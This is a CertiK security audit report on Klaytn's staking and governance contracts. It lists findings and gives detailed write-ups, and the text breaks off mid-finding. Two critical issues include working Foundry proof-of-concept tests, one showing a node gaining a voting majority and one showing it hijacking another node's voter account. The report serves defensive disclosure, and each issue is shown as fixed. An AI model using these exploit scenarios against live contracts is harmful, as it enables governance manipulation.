CERTIK

Security Assessment

Klaytn - audit

CertiK Verified on Feb 8th, 2023

CertiK Verified on Feb 8th, 2023

Klaytn - audit

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
Others	Other	Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 02/08/2023	N/A

CODEBASE

https://github.com/klaytn/governance-contracts-audit


...View All

COMMITS

- b3553573e57333af4d1885eea7eb854911f04867
- af1e1b49d7b4a93d5c2a59e28c9ba0cda0c8e635
- 7d0276b5492b4ee1878de188e04fe5b879b4fe90

...View All

Vulnerability Summary



12	10	0	0	2	0	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined	Unresolved

2	Critical	2 Resolved	Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
2	Major	1 Resolved, 1 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
1	Medium	1 Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
4	Minor	4 Resolved	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
3	Informational	2 Resolved, 1 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | KLAYTN - AUDIT

Summary

- Executive Summary
- Vulnerability Summary
- Codebase
- Audit Scope
- Approach & Methods

Review Notes

- Overview
- External Dependencies
  - Addresses
  - Contracts
- Privileged Functions

Findings

- STU-01 : Possible for a Node to Acquire a Majority of the Voting Share
- STU-02 : Possible To Change Another Node's Voter Account
- CNS-01 : Possible For An Inaccurate Number of Votes
- GLOBAL-01 : Centralization Related Risks
- CNS-02 : Staking Tracker May Have Inaccurate Staking Balances
- VOI-01 : Inconsistency Between Cancel Function and Documentation
- VOI-02 : Inconsistency Regarding Voters Being Able to Change Their Vote
- VOI-03 : Missing Address Validation
- VOI-04 : Possibility of Invalid Access Rules
- CNS-03 : Staking Tracker Can Be Set Before Initialization and After Conditions Have Been Reviewed
- CNS-04 : Possible Revert Not Handled When Refreshing Stake
- VOI-05 : Ensuring Staking Tracker Is Not Updated During A Pending Proposal

Appendix

Disclaimer

CODEBASE | KLAYTN - AUDIT

Repository

https://github.com/klaytn/governance-contracts-audit

Commit

- b3553573e57333af4d1885eea7eb854911f04867
- af1e1b49d7b4a93d5c2a59e28c9ba0cda0c8e635
- 7d0276b5492b4ee1878de188e04fe5b879b4fe90
- 3f31f7b054d0ff02c78f142ff12258cc6ee6df66

AUDIT SCOPE | KLAYTN - AUDIT

12 files audited ● 1 file with Acknowledged findings ● 2 files with Resolved findings ● 9 files without findings

ID	File	SHA256 Checksum
CNS	CnStakingV2.sol	3aef9290457865eecd96baf1741eb644b199b1de66a1600948e7be91649e2722
STU	StakingTracker.sol	3bdd2a6113960a733f0f0f72dcaebc4eab3a8c76bf837cc6638e76190e9876f0
VOI	Voting.sol	a53122d905a586ece3d23a39bcd8d5a5b1231fb8555f54052cce00e2509421d8
ABU	legacy/AddressBook.sol	f88ec674fe7a6839492928becdbe1830fada8390369c7b00c8b8512c238f6320
CNT	legacy/CnStakingContract.sol	5f3b874410c922a7e501039299d73815050677b5ed750c673786d212e59003c2
KRU	legacy/KlaytnReward.sol	5bc57316af2ef4b17f1b9709e33ecbf469b23198cffc0e436c9e136593c73d9c
SMU	legacy/SafeMath.sol	fb4340ab8ae665f679afc878a8f69262525e9ead3c331895a18febb2d6caf449
GPU	GovParam.sol	815f507455308510d0fba7342bef014d028a4adab04569645d41669ee7c95ab6
ICV	ICnStakingV2.sol	6159ff5240a515a5e5c46f2aba97598124d5d5da9b9b0de73efd368f4d8793bf
IGO	IGovParam.sol	24c4f83ae8544f011dec75595482a7961af3303cf9ab31a1abe72b69bb67e0b5
ISA	IStakingTracker.sol	32b3be0ffa4a0e02e2583fa6acaceaa973b93f043223b5166f448fbeae029672
IVU	IVoting.sol	3e50ff25d9af429a81195bef2115eb1153c71f7b1558888f36f204bdcf419b95

APPROACH & METHODS | KLAYTN - AUDIT

This report has been prepared for Klaytn to discover issues and vulnerabilities in the source code of the Klaytn - audit project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | KLAYTN - AUDIT

Overview

This audit concerns **Klaytn's** governance model for their blockchain introduced in the proposal KIP-81. This is a stake-based model where Governance Council (GC) members stake KLAY in staking contracts that will be used to acquire votes.

There are three key contracts involved in this protocol:

CnStakingV2

This contract is the staking contract where GC members stake KLAY. The balance of this contract is used to determine the number of votes a node is allocated.

StakingTracker

The purpose of this contract is to keep track of balances of staking contracts and determine the number of votes a node has. Note that the maximum number of votes a node can acquire is 50% of the voting power, assuming there are at least 2 nodes.

Voting

Governance proposals are created in this contract and voters also vote on proposals through this contract. When there is a new proposal, a tracker in the `StakingTracker` contract is created to determine the number of votes each node has for the proposal.

External Dependencies

The project relies on a few external contracts and addresses to fulfill the needs of its business logic.

Addresses

The following addresses interact at some point with specified contracts, making them an external dependency. During the review, the following hardcoded addresses were found:

- 0x0000000000000000000000000000000000000400 in `CnStakingContract` , `CnStakingV2` , and `StakingTracker` for the `AddressBook` contract;
- 0x88bb3838aa0a140aCb73EEb3d4B25a8D3aFD58D4 in `AddressBook` , which is the address that constructs the contract.

The following addresses are used by specific functions in the associated smart contracts.

CnStakingV2:

- `_tracker` , `stakingTracker` , addresses that receive unstaked KLAY

StakingTracker:

- `staking`

Voting:

- `stakingTracker` , `targets` in proposals

AddressBook:

- `_pocContractAddress` , `_kirContractAddress` , `_cnStakingContractAddress` , ``prevPocContractAddress` , `prevKirContractAddress`

Contracts

The project uses an OpenZeppelin contract for contract format and functionality as well as for functions such as security and verification.

The following contract is referenced in various contracts:

- `Ownable.sol`

Privileged Functions

In the current project, multiple privileged roles are adopted to ensure the dynamic runtime updates of the project, which were specified in the following finding: `GLOBAL-01 | Centralization Related Risks` .


The main privileged roles within the contracts are:

- `_owner`
- `secretary`
- `admins`

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community. It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan. Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project.

To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

FINDINGS | KLAYTN - AUDIT



12	2	2	1	4	3
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Klaytn - audit. Through this audit, we have uncovered 12 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
STU-01	Possible For A Node To Acquire A Majority Of The Voting Share	Logical Issue	Critical	Resolved
STU-02	Possible To Change Another Node's Voter Account	Logical Issue	Critical	Resolved
CNS-01	Possible For An Inaccurate Number Of Votes	Logical Issue	Major	Resolved
GLOBAL-01	**Centralization Related Risks**	**Centralization / Privilege**	**Major**	**Acknowledged**
CNS-02	Staking Tracker May Have Inaccurate Staking Balances	Logical Issue	Medium	Resolved
VOI-01	Inconsistency Between Cancel Function And Documentation	Inconsistency	Minor	Resolved
VOI-02	Inconsistency Regarding Voters Being Able To Change Their Vote	Inconsistency	Minor	Resolved
VOI-03	Missing Address Validation	Volatile Code	Minor	Resolved
VOI-04	Possibility Of Invalid Access Rules	Logical Issue	Minor	Resolved
CNS-03	Staking Tracker Can Be Set Before Initialization And After Conditions Have Been Reviewed	Inconsistency	Informational	Resolved

ID	Title	Category	Severity	Status
CNS-04	Possible Revert Not Handled When Refreshing Stake	Language Specific	Informational	Acknowledged
VOI-05	Ensuring Staking Tracker Is Not Updated During A Pending Proposal	Logical Issue	Informational	Resolved

STU-01 | POSSIBLE FOR A NODE TO ACQUIRE A MAJORITY OF THE VOTING SHARE

Category	Severity	Location	Status
Logical Issue	● Critical	StakingTracker.sol: 180	● Resolved

Description

When there is more than one eligible node, each eligible node can normally acquire at most 50% of the voting share. This 50% limit is important as it prevents a node from being able to guarantee that they can unilaterally pass a proposal. However, it is possible for an eligible node to acquire more than the 50% limit as the number of eligible nodes is never updated during a proposal.

When a proposal is initiated, a `Tracker` is created to keep track of the votes of each node, the total number of votes, and the number of eligible nodes.

```
    struct Tracker {
        ...
        // Balances and voting powers.
        // First collected at crateTracker() and updated at notifyStake() until trackEnd.
        mapping(address => uint256) stakingBalances; // staking address balances
        mapping(address => uint256) nodeBalances; // consolidated node balances
        mapping(address => uint256) nodeVotes; // node voting powers
        uint256 totalVotes;
        uint256 eligibleNodes;
    }
```

Note that a node is considered eligible if its staking balance is at least `MIN_STAKE == 5000000 ether`.

```
    function isNodeEligible(uint256 trackerId, address nodeId) private view returns(bool) {
        Tracker storage tracker = trackers[trackerId];
        return tracker.nodeBalances[nodeId] >= MIN_STAKE();
    }
```

Also, the maximum number of votes a node is able to obtain is the number of eligible nodes less one, which places a limit of 50% of the voting share.

```
    function calcVotes(uint256 eligibleNodes, uint256 balance) private view returns(uint256) {
        uint256 voteCap = 1;
        if (eligibleNodes > 1) {
            voteCap = eligibleNodes - 1;
        }

        uint256 votes = balance / MIN_STAKE();
        if (votes > voteCap) {
            votes = voteCap;
        }
        return votes;
    }
```

If the staking balance of a node changes during a proposal, the function `refreshStake()` is used to call `updateTracker()`, which updates the number of votes a node has.

```
    function refreshStake(address staking) external override {
        uint256 i = 0;
        while (i < liveTrackerIds.length) {
            uint256 currId = liveTrackerIds[i];
            ...
            updateTracker(currId, staking);
            i++;
        }
    }

    /// @dev Re-evalute node balance and subsequently voting power
    function updateTracker(uint256 trackerId, address staking) private {
        Tracker storage tracker = trackers[trackerId];

        // Resolve node
        address nodeId = tracker.stakingToNodeId[staking];
        if (nodeId == address(0)) {
            return;
        }

        // Update balance
        uint256 oldBalance = tracker.stakingBalances[staking];
        uint256 newBalance = getStakingBalance(staking);
        tracker.stakingBalances[staking] = newBalance;
        tracker.nodeBalances[nodeId] -= oldBalance;
        tracker.nodeBalances[nodeId] += newBalance;
        uint256 nodeBalance = tracker.nodeBalances[nodeId];

        // Update votes
        uint256 oldVotes = tracker.nodeVotes[nodeId];
        uint256 newVotes = calcVotes(tracker.eligibleNodes, nodeBalance);
        tracker.nodeVotes[nodeId] = newVotes;
        tracker.totalVotes -= oldVotes;
        tracker.totalVotes += newVotes;

        emit RefreshStake(trackerId, nodeId, staking,
                          newBalance, nodeBalance, newVotes, tracker.totalVotes);
    }
```

However, `updateTracker()` never updates `tracker.eligibleNodes`, meaning that if an eligible node's balance is decreased to below `MIN_STAKE` or if a previously un-eligible node's balance increases to at least `MIN_STAKE`, `tracker.eligibleNodes` remains unchanged.

A consequence of this is that an eligible node can acquire more than 50% of the voting share, which is normally the limit of how much voting power a node can obtain. This allows the node to unilaterally pass any proposal.

Scenario

An example of how a node can acquire a majority of the voting share is given below:

- Suppose we have three nodes (nodeA, nodeB, nodeC), each with a stake of `MIN_STAKE`
  - This means there are 3 eligible nodes, each with 1 vote for a total of 3 votes
  - The current maximum number of votes one node can obtain is 2
- nodeA's staking balance is set to 0 and nodeB's staking balance is set to `2 * MIN_STAKE`
  - nodeA should no longer be eligible, but the tracker still states that there are 3 eligible nodes
  - This means the vote cap is still 2 when it should be 1, allowing nodeB to acquire 2 votes
  - nodeB has 2/3 of the voting share, which is larger than 50%

Proof of Concept

We provide a test written in foundry that performs the above scenario. Note that some names to interfaces in `StakingTracker.sol` and `CnStakingV2.sol` were changed to prevent identifier conflicts.

```
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "../src/StakingTracker.sol";
import "../src/CnStakingV2.sol";

interface ILegacyAddressBook {
    function constructContract(address[] calldata, uint256) external;
    function registerCnStakingContract(address, address, address) external;
}

contract StakingTrackerTest is Test {
    StakingTracker public stakingTracker;
    address public addressBook = 0x0000000000000000000000000000000000000400;
    address public addressBookConstructor =
0x88bb3838aa0a140aCb73EEb3d4B25a8D3aFD58D4;
    address[] public adminList;
    uint256 public minStake = 5000000 ether;

    function setUp() public {
        adminList.push(address(this));

        // Deploy AddressBook. Etch used as solidity version is 0.4.24
        bytes memory bytecode =
abi.encodePacked(vm.getCode("AddressBook.sol:AddressBook"));
        address deployed;
        assembly {
        deployed := create(0, add(bytecode, 0x20), mload(bytecode))
        }
        vm.etch(addressBook, deployed.code);

        // AddressBook Constructor
        vm.prank(addressBookConstructor);
        ILegacyAddressBook(addressBook).constructContract(adminList, 1);

        // Deploy StakingTracker
        stakingTracker = new StakingTracker();
    }

    function testObtainLargeVotingShare() public {
        // Setup nodes
        address nodeA = vm.addr(1);
        address nodeB = vm.addr(2);
        address nodeC = vm.addr(3);

        // CnStaking constructor arguments
        address[] memory cnAdminList = new address[](1);
        uint256[] memory unlockTime = new uint256[](1);
        uint256[] memory unlockAmount = new uint256[](1);
```

```
        unlockTime[0] = 2;
        unlockAmount[0] = minStake;

        // Setup CnStaking contracts
        cnAdminList[0] = nodeA;
        CnStakingV2 cnStakingA = new CnStakingV2(address(this), nodeA, nodeA,
cnAdminList, 1, unlockTime, unlockAmount);

        cnAdminList[0] = nodeB;
        CnStakingV2 cnStakingB = new CnStakingV2(address(this), nodeB, nodeB,
cnAdminList, 1, unlockTime, unlockAmount);

        cnAdminList[0] = nodeC;
        CnStakingV2 cnStakingC = new CnStakingV2(address(this), nodeC, nodeC,
cnAdminList, 1, unlockTime, unlockAmount);

        // Review CnStaking conditions
        cnStakingA.setStakingTracker(address(stakingTracker));
        cnStakingB.setStakingTracker(address(stakingTracker));
        cnStakingC.setStakingTracker(address(stakingTracker));

        cnStakingA.reviewInitialConditions();
        cnStakingB.reviewInitialConditions();
        cnStakingC.reviewInitialConditions();

        vm.prank(nodeA);
        cnStakingA.reviewInitialConditions();
        vm.prank(nodeB);
        cnStakingB.reviewInitialConditions();
        vm.prank(nodeC);
        cnStakingC.reviewInitialConditions();

        // Initialize CnStaking contracts
        vm.deal(nodeA, minStake);
        vm.deal(nodeB, minStake);
        vm.deal(nodeC, minStake);

        vm.prank(nodeA);
        cnStakingA.depositLockupStakingAndInit{ value: minStake }();
        vm.prank(nodeB);
        cnStakingB.depositLockupStakingAndInit{ value: minStake }();
        vm.prank(nodeC);
        cnStakingC.depositLockupStakingAndInit{ value: minStake }();

        // Register nodes and their staking contracts in the AddressBook
        vm.startPrank(addressBook);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeA,
address(cnStakingA), nodeA);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeB,
address(cnStakingB), nodeB);
```

```
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeC,
address(cnStakingC), nodeC);
        vm.stopPrank();

        // Create tracker
        uint256 trackerId = stakingTracker.createTracker(0, 100000);

        // Remove stake for cnStakingA and double cnStakingB's stake
        // nodeA should no longer be eligible, so there are 2 eligible nodes
        // This means the maximum number of votes a node can have is 1
        vm.warp(10);
        vm.prank(address(cnStakingA));
        cnStakingA.withdrawLockupStaking(payable(address(cnStakingB)), minStake);

        // However, the number of eligible nodes and total votes are unchanged
        ( , , , uint256 totalVotes, uint256 eligibleNodes) =
stakingTracker.getTrackerSummary(trackerId);
        assert((totalVotes == 3) && (eligibleNodes == 3));

        // nodeA has 0 votes and nodeB has 2 votes, which is 67% of the voting
share, when 50% should be maximum
        ( , uint256 nodeAVotes) = stakingTracker.getTrackedNode(trackerId, nodeA);
        ( , uint256 nodeBVotes) = stakingTracker.getTrackedNode(trackerId, nodeB);
        ( , uint256 nodeCVotes) = stakingTracker.getTrackedNode(trackerId, nodeC);
        assert(
            (nodeAVotes == 0) &&
            (nodeBVotes == 2) &&
            (nodeCVotes == 1)
        );
    }
}
```

Recommendation

We recommend updating the number of eligible voters when updating the tracker, such as adding the following:

```
        // Update votes
        uint256 oldVotes = tracker.nodeVotes[nodeId];
        bool wasEligible = oldVotes > 0;
        bool isEligible = nodeBalance >= MIN_STAKE();
        if (wasEligible != isEligible) {
            if (wasEligible) tracker.eligibleNodes -= 1;
            else tracker.eligibleNodes += 1;
        }
        uint256 newVotes = calcVotes(tracker.eligibleNodes, nodeBalance);
        tracker.nodeVotes[nodeId] = newVotes;
        tracker.totalVotes -= oldVotes;
        tracker.totalVotes += newVotes;
```

Alleviation

[**Klaytn Team**, 01/12/2023]: The team heeded the advice and resolved the issue in commit 9bbacd91af5310d236d11453bff5a6ef2223c456 by updating the number of eligible nodes when updating a tracker, as well as recalculating all votes in such a situation.

STU-02 | POSSIBLE TO CHANGE ANOTHER NODE'S VOTER ACCOUNT

Category	Severity	Location	Status
Logical Issue	● Critical	StakingTracker.sol: 237	● Resolved

Description

It is possible for a node to change another node's voter account, meaning that a node can be in control of another node's votes without the other node's permission.

A node is able to change its voter account by calling `refreshVoter()`, which is usually called by `CnStakingV2.updateVoterAddress()`.

```
    /// @dev Re-evaluate voter account mapping related to the staking contract
    /// Anyone can call this function, but `staking` must be a staking contract
    /// registered to the current AddressBook.
    ///
    /// Updates the voter account of the node of the `staking` with respect to
    /// the corrent AddressBook.
    ///
    /// If the node already had a voter account, the account will be unregistered.
    /// If the new voter account is already appointed for another node,
    /// this function reverts.
    function refreshVoter(address staking) external override {
        address nodeId = resolveStakingFromAddressBook(staking);
        require(nodeId != address(0), "Not a staking contract");
        require(isCnStakingV2(staking), "Invalid CnStaking contract");

        // Unlink existing two-way mapping
        address oldVoter = nodeIdToVoter[nodeId];
        if (oldVoter != address(0)) {
            voterToNodeId[oldVoter] = address(0);
            nodeIdToVoter[nodeId] = address(0);
        }

        // Create new mapping
        address newVoter = ICnStakingV2(staking).voterAddress();
        if (newVoter != address(0)) {
            require(voterToNodeId[newVoter] == address(0), "Voter address already taken");
            voterToNodeId[newVoter] = nodeId;
            nodeIdToVoter[nodeId] = newVoter;
        }

        emit RefreshVoter(nodeId, staking, newVoter);
    }
```

The function `refreshVoter()` takes a staking contract as an input and finds the associated node through the function `resolveStakingFromAddressBook()`. The `resolveStakingFromAddressBook()` function finds the node by going through the address book.

```
    /// @dev Resolve nodeId of given `staking` contract with respect to the current AddressBook
    /// Returns null if given `staking` is not a registered staking contract.
    function resolveStakingFromAddressBook(address staking) private view returns(address) {
        (address[] memory nodeIds,
         address[] memory stakingContracts,
         address[] memory rewardAddrs) = getAddressBookLists();

        address rewardAddr;
        for (uint256 i = 0; i < nodeIds.length; i++) {
            if (stakingContracts[i] == staking) {
                rewardAddr = rewardAddrs[i];
                break;
            }
        }
        for (uint256 i = 0; i < nodeIds.length; i++) {
            if (rewardAddrs[i] == rewardAddr) {
                return nodeIds[i];
            }
        }
        return address(0);
    }
```

How `resolveStakingFromAddressBook()` works is that it first finds the reward address associated to the staking contract and then uses the reward address to find the associated node.

The important part is that in a situation where two different staking contracts have the same reward address, the node corresponding to the reward address of the first staking contract is used.

This allows the second staking contract to change the voter of the node of the first staking contract.

As any staking contract can change its reward address in the address book through the function `CnStakingV2.updateRewardAddress()`, later staking contracts are able to change the voter of earlier staking contracts.

Since each node is only allowed to vote once on a proposal, if a later node changes the voter of an earlier node to one controlled by the later node and votes, the later node effectively acquires all votes of the earlier node.

Scenario

Consider the following scenario on how a later node can exploit the above issue:

1. Suppose we have two nodes:
    - nodeA has staking contract cnStakingA with reward address rewardA and voter voterA
    - nodeB has staking contract cnStakingB with reward address rewardB
    - nodeB occurs after nodeA in the address book

2. nodeB changes their reward address to rewardA
3. nodeB controls an address voterB and calls `cnStakingB.updateVoterAddress(voterB)`
    - Since cnStakingB's reward address is rewardA, the reward address of nodeA and nodeA occurs before nodeB in the address book, the staking tracker will change nodeA's voter to voterB
4. nodeB then changes their reward address back to rewardB and their voter to another controlled address voterBB
5. The staking tracker views voterB as the voter of nodeA and voterB as the voter of nodeB, but both are controlled by nodeB

Proof of Concept

A test written in foundry is provided that demonstrates the above scenario. Note that the names of some interfaces in `StakingTracker.sol` and `CnStakingV2.sol` were changed to avoid identifier conflicts.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "../src/StakingTracker.sol";
import "../src/CnStakingV2.sol";

interface ILegacyAddressBook {
    function constructContract(address[] calldata, uint256) external;
    function registerCnStakingContract(address, address, address) external;
}

contract StakingTrackerTest is Test {
    StakingTracker public stakingTracker;
    address public addressBook = 0x0000000000000000000000000000000000000400;
    address public addressBookConstructor =
0x88bb3838aa0a140aCb73EEb3d4B25a8D3aFD58D4;
    address[] public adminList;
    uint256 public minStake = 5000000 ether;
    address nodeA;
    address nodeB;

    function setUp() public {
        adminList.push(address(this));

        // Deploy AddressBook. Etch used as solidity version is 0.4.24
        bytes memory bytecode =
abi.encodePacked(vm.getCode("AddressBook.sol:AddressBook"));
        address deployed;
        assembly {
        deployed := create(0, add(bytecode, 0x20), mload(bytecode))
        }
        vm.etch(addressBook, deployed.code);

        // AddressBook Constructor
        vm.prank(addressBookConstructor);
        ILegacyAddressBook(addressBook).constructContract(adminList, 1);

        // Deploy StakingTracker
        stakingTracker = new StakingTracker();

        // Setup nodes
        nodeA = vm.addr(1);
        nodeB = vm.addr(2);
    }

    function testChangeVoterOfOtherNode() public {
        // CnStaking constructor arguments
        address[] memory cnAdminList = new address[](1);
```

```
        uint256[] memory unlockTime = new uint256[](1);
        uint256[] memory unlockAmount = new uint256[](1);
        unlockTime[0] = 2;
        unlockAmount[0] = minStake;
        address rewardA = vm.addr(10);
        address rewardB = vm.addr(11);

        // Setup CnStaking contracts
        cnAdminList[0] = nodeA;
        CnStakingV2 cnStakingA = new CnStakingV2(address(this), nodeA, rewardA,
cnAdminList, 1, unlockTime, unlockAmount);

        cnAdminList[0] = nodeB;
        CnStakingV2 cnStakingB = new CnStakingV2(address(this), nodeB, rewardB,
cnAdminList, 1, unlockTime, unlockAmount);

        // Review CnStaking conditions
        cnStakingA.setStakingTracker(address(stakingTracker));
        cnStakingB.setStakingTracker(address(stakingTracker));

        cnStakingA.reviewInitialConditions();
        cnStakingB.reviewInitialConditions();

        vm.prank(nodeA);
        cnStakingA.reviewInitialConditions();
        vm.prank(nodeB);
        cnStakingB.reviewInitialConditions();

        // Initialize CnStaking contracts
        vm.deal(nodeA, minStake);
        vm.deal(nodeB, minStake);

        vm.prank(nodeA);
        cnStakingA.depositLockupStakingAndInit{ value: minStake }();
        vm.prank(nodeB);
        cnStakingB.depositLockupStakingAndInit{ value: minStake }();

        // Register nodes and their staking contracts in the AddressBook
        // Note that nodeA is first in the list and nodeB is second
        vm.startPrank(addressBook);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeA,
address(cnStakingA), rewardA);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeB,
address(cnStakingB), rewardB);
        vm.stopPrank();

        // nodeA sets up their voter
        address voterA = vm.addr(20);
        address voterB = vm.addr(21);
```

```
        address voterBB = vm.addr(22);
        vm.prank(address(cnStakingA));
        cnStakingA.updateVoterAddress(voterA);
        assert(stakingTracker.nodeIdToVoter(nodeA) == voterA);

        // nodeB changes nodeA's voter and sets their own voter
        vm.startPrank(address(cnStakingB));
        cnStakingB.updateRewardAddress(rewardA);
        cnStakingB.updateVoterAddress(voterB);
        cnStakingB.updateRewardAddress(rewardB);
        cnStakingB.updateVoterAddress(voterBB);
        vm.stopPrank();

        // Check that voter of nodeA is controlled by nodeB
        // Check that voter of nodeB is also controlled by nodeB
        assert(stakingTracker.nodeIdToVoter(nodeA) == voterB);
        assert(stakingTracker.voterToNodeId(voterB) == nodeA);
        assert(stakingTracker.nodeIdToVoter(nodeB) == voterBB);
        assert(stakingTracker.voterToNodeId(voterBB) == nodeB);
    }
}
```

Recommendation

We recommend redesigning the association between staking contracts and reward addresses. We suggest either forcing all staking contracts to have unique reward addresses, and hence be associated to unique nodes, or to group staking contracts so that all staking contracts in a group have the same reward address and is different from other groups.

Alleviation

[**Klaytn Team**, 01/12/2023]: The team heeded the advice and resolved the issue in commit af1e1b49d7b4a93d5c2a59e28c9ba0cda0c8e635 by implementing a push-pull method of changing a staking contract's reward address. Either the new reward address or one of the `AddressBook` admins can accept the address change.

CNS-01 | POSSIBLE FOR AN INACCURATE NUMBER OF VOTES

Category	Severity	Location	Status
Logical Issue	Major	CnStakingV2.sol: 778	Resolved

Description

It is possible for the number of votes used by the `Voting` contract and the number of votes tallied in the `StakingTracker` contract to be different. The votes in the `Voting` contract decide whether a proposal passes or not while the votes in the `StakingTracker` contract are decided by how much each node has staked, meaning that a disagreement between the two can cause a node that has staked a lot to have much lower votes than expected or for a node that has staked very little to have much more votes than expected.

Each `CnStakingV2` contract has a state variable `voterAddress`, which determines the voter account used in the `Voting` contract. This variable can be updated through `updateVoterAddress()`.

```
555     /// @dev Update the voter address of this CN
556     /// Emits an UpdateVoterAddress event.
557     function updateVoterAddress(address _addr) external override
558     onlyMultisigTx() {
559         voterAddress = _addr;
560
561         safeRefreshVoter();
562         emit UpdateVoterAddress(_addr);
563     }
```

When updating the voter address, `safeRefreshVoter()` is also called, which makes a low-level call to the `StakingTracker` contract to update the voter address.

```
775     /// @dev Refresh the voter address of this CN recorded in StakingTracker
776     /// This function should never revert.
777     function safeRefreshVoter() private {
778         stakingTracker.call(abi.encodeWithSignature("refreshVoter(address)",
address(this)));
779     }
```

The function `stakingTracker.refreshVoter()` updates the mappings `voterToNodeId` and `nodeIdToVoter`. An important thing to note is that this function can revert if the new voting account is already used by another node.

```
    /// @dev Re-evaluate voter account mapping related to the staking contract
    /// Anyone can call this function, but `staking` must be a staking contract
    /// registered to the current AddressBook.
    ///
    /// Updates the voter account of the node of the `staking` with respect to
    /// the corrent AddressBook.
    ///
    /// If the node already had a voter account, the account will be unregistered.
    /// If the new voter account is already appointed for another node,
    /// this function reverts.
    function refreshVoter(address staking) external override {
        address nodeId = resolveStakingFromAddressBook(staking);
        require(nodeId != address(0), "Not a staking contract");
        require(isCnStakingV2(staking), "Invalid CnStaking contract");

        // Unlink existing two-way mapping
        address oldVoter = nodeIdToVoter[nodeId];
        if (oldVoter != address(0)) {
            voterToNodeId[oldVoter] = address(0);
            nodeIdToVoter[nodeId] = address(0);
        }

        // Create new mapping
        address newVoter = InterfaceCnStakingV2(staking).voterAddress();
        if (newVoter != address(0)) {
            require(voterToNodeId[newVoter] == address(0), "Voter address already taken");
            voterToNodeId[newVoter] = nodeId;
            nodeIdToVoter[nodeId] = newVoter;
        }

        emit RefreshVoter(nodeId, staking, newVoter);
    }
```

The mapping `voterToNodeId` is used by the `Voting` contract when determining the number of votes a voter has.

```
    /// @dev Resolve the voter account into its nodeId and voting powers
    /// Returns the currently assigned nodeId. Returns the voting powers
    /// effective at the given proposal. Returns zero nodeId and 0 votes
    /// if the voter account is not assigned to any eligible node.
    ///
    /// @param proposalId  The proposal id
    /// @return nodeId  The nodeId assigned to this voter account
    /// @return votes   The amount of voting powers the voter account represents
    function getVotes(uint256 proposalId, address voter) public view override returns(
        address nodeId, uint256 votes) {
        Proposal storage p = proposals[proposalId];

        nodeId = IStakingTracker(p.stakingTracker).voterToNodeId(voter);
        ( , votes) = IStakingTracker(p.stakingTracker).getTrackedNode(p.trackerId, nodeId);
    }
```

The issue is that if `stakingTracker.refreshVoter()` reverts due to the new voting account being used by another node, this revert does not cause `CnStakingV2.safeRefreshVoter()` to revert, as low-level calls do not bubble up reverts. This means that `CnStakingV2.updateVoterAddress()` will update the `voterAddress` variable, but the associated mappings in `stakingTracker` are not changed.

When determining the number of votes a node has, the `stakingTracker` contract looks at the balance of the associated `CnStakingV2` contract and uses the balance to determine the number of votes for the node. This process is independent of the `voterAddress` as well as the `voterToNodeId` and `nodeIdToVoter` mappings.

However, the `Voting` contract queries the `voterToNodeId` mapping, so it finds the node associated with the voter and then queries the node's number of votes. Since this associated node can be incorrect due to an incorrect `voterToNodeId` mapping, the `Voting` contract may use the wrong number of votes in a proposal.

Scenario

Consider the following scenario a malicious node can use to lower the amount of votes another voter would have.

1. Suppose we have three nodes (nodeA, nodeB, nodeC), each with a balance of `minStake == 5000000 ether`.
    - This means that each has 1 vote
2. Suppose nodeB's voter will be nodeB. nodeA learns of this and changes their voter to nodeB first.
3. nodeB then changes its voter to nodeB by calling `updateVoterAddress()`.
    - No changes are made to the `StakingTracker` contract as it will revert.
    - However, changes are made to the `CnStakingV2` contract.
4. nodeB adds `minStake` to their staking contract, increasing the number of votes they have to 2.

5. When a new proposal is made, the `Voting` contract will perceive that the voter nodeB only has 1 vote as the voter nodeB is associated to nodeA's staking contract.

Proof of Concept

We provide a test written in foundry to demonstrate the above scenario. Note that the names of some interfaces in `StakingTracker.sol` and `CnStakingV2.sol` were changed to avoid identifier conflicts.

```
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "../src/StakingTracker.sol";
